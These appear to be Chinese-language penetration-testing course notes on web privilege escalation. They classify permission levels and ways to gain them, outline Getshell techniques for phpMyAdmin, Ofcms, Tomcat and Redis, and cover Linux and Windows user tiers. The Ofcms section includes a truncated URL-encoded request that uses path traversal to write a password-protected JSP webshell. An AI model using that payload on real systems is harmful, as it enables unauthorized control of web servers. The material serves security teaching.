
权限提升-Web 权限&权限划分&源码后台&中间件&第三方&数据库等



#知识点：

1、前面-中期-后期对应知识关系

2、明确当前权限常见的获取方式

3、明确当前权限对应可操作事情

4、后台权限提升网站权限常规操作

#章节点：

1、Web 权限提升

2、系统权限提升

3、域控权限提升

#详细点：

1、具体有哪些权限需要我们了解掌握的？

后台权限，网站权限，数据库权限，接口权限，系统权限，域控权限等

2、以上常见权限获取方法简要归类说明？

后台权限：SQL 注入,数据库备份泄露，默认或弱口令等获取帐号密码进入

网站权限：后台提升至网站权限，RCE 或文件操作类、反序列化等漏洞直达 Shell

数据库权限：SQL 注入,数据库备份泄露，默认或弱口令等进入或网站权限获取后转入

接口权限：SQL 注入,数据库备份泄露，源码泄漏，培植不当等或网站权限获取后转入

系统权限：高危系统漏洞直达或网站权限提升转入、数据库权限提升转入，第三方转入等

域控权限：高危系统漏洞直达或内网横向渗透转入，域控其他服务安全转入等

3、以上常见权限获取后能操作的具体事情？

后台权限：

演示案例：

- 中间件语言类-权限-ASP&NET&PHP&JSP
- 第三方应用类-Phpmyadmin 后台 Getshell 操作
- 网站 CMS 源码类-Ofcms 系统后台 Getshell 操作
- Web 容器中间件类-Tomcat 平台后台 Getshell 操作
- 数据库服务类-Redis 未授权管理终端 Getshell 操作

#中间件语言类-权限-ASP&NET&PHP&JSP

1、中间件语言：

JSP：Tomcat

ASP&NET：IIS

PHP：LAMP&软件

2、权限划分

Linux：

管理员 UID 为 0：系统的管理员用户。

系统用户 UID 为 1～999：Linux 系统为了避免因某个服务程序出现漏洞而被黑客提权至整台服务器，默认服务程序会由独立的系统用户负责运行，进而有效控制被破坏范围。

普通用户 UID 从 1000 开始：是由管理员创建的用于日常工作的用户。

Windows：

用户及组：system administrator user guest 等

#第三方应用类-Phpmyadmin 后台 Getshell 操作

https://www.cnblogs.com/fzblog/p/13912387.html

低版本：直接导出后门 高版本：secure 防护利用日志记录保存后门

#网站 CMS 源码类-Ofcms 系统后台 Getshell 操作

利用后台已有功能点进行获取：SQL 执行，文件上传，模版修改，外部引用等

1.明确功能点实现的意义是否满足网站权限的提升

2.不同的程序可以通过程序名版本进行网上公开资料利用

file_path=&dirs=%2F&res_path=res&file_name=../../static/jsp_shell.jsp&file_content=%3C%25%0A++++if(%22p0desta%22.equals(request.getParameter(%22pwd%22)))%7B%0A++++++++java.io.InputStream+in+%3D+R

涉及资源：

补充：涉及录像课件资源软件包资料等下载地址